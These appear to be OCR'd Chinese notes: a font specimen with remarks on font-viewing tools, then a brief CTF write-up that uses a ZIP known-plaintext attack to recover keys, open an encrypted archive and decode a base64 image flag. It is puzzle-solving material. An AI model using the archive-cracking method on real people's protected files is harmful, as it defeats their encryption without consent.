
Ctrl Astr 3.14

CTRL ExAStRIs ‘SEGELMICHZURSONNE’？allindo WDTH 字宽 BLUR 朦胧 VERT 竖排 HORZ 横排 视频介绍・skill 字体下载・Fonts 笔画 ㇀㇁㇂㇃㇄㇅㇆㇇㇈㇉㇊㇋㇌㇍㇎㇏㇐㇑㇒㇓㇔㇕㇖㇗㇘㇙㇚㇛㇜㇝㇞㇟㇠㇡㇢㇣〇⊠・⊠⊠⊠⊠⊠⊠⊠ 未知 ©ª«¯°•••


- 提供的那个网页小工具是为了检验



- 当然vscode上有方便的查看字体的软件



- Windows上也有字体测试的功能
- 虽然这个感觉比较鸡肋




simple_attack

1. 首先先拿另一个自己压的压缩包明文攻击未知密码的压缩包，得到flag.txt
2. 里面是一串base64编码，解码后得到一张图片，图片里面是flag

很简单的过程，但是有很多注意点：

1. 压包的软件我这里使用的是bandzip，因此很可能出现以下现象
    a. 不过其实不需要知道压缩软件，直接拿src.zip攻击也是可以的

2. 不需要跑出明文口令，只需要跑出密钥即可
    a. 当跑出密钥的时候按停止会弹出保存按钮，保存即可




3. base64转图片查看有很多种工具

有几种简单的方式：

A. 直接复制那串文本丢到浏览器输入url的地方按回车键即可查看

B. DevToys



当然赛博厨子肯定也是可以的